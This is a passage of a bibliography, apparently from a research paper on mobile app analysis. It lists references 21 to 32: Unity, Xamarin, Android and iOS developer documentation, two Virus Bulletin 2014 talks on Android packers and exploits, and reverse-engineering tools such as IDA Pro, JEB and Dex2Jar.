[21] Unity plug-in. http://docs.unity3d.com/Manual/Plug-ins.html.

[22] Xamarin Android. http://developer.xamarin.com/guides/android/under_the_hood/architecture/.

[23] Xamarin iOS. http://developer.xamarin.com/guides/ios/application_fundamentals/.

[24] Android NDK. https://developer.android.com/tools/sdk/ndk/index.html.

[25] Android packer: facing the challenges, building solutions. https://www.virusbtn.com/conference/vb2014/abstracts/Yu.xml.

[26] Android permission. http://developer.android.com/guide/topics/security/permissions.html.

[27] iOS entitlement. https://developer.apple.com/library/mac/documentation/Miscellaneous/Reference/EntitlementKeyRef.

[28] iOS private framework. http://iphonedevwiki.net/index.php/ChatKit.framework.

[29] Evolution of Android exploits from a static analysis tools perspective. https://www.virusbtn.com/conference/vb2014/abstracts/SzalayChandraiah.xml.

[30] IDA pro. https://www.hex-rays.com/products/ida/.

[31] JEB. https://www.pnfsoftware.com/.

[32] Dex2Jar. https://github.com/pxb1988/dex2jar.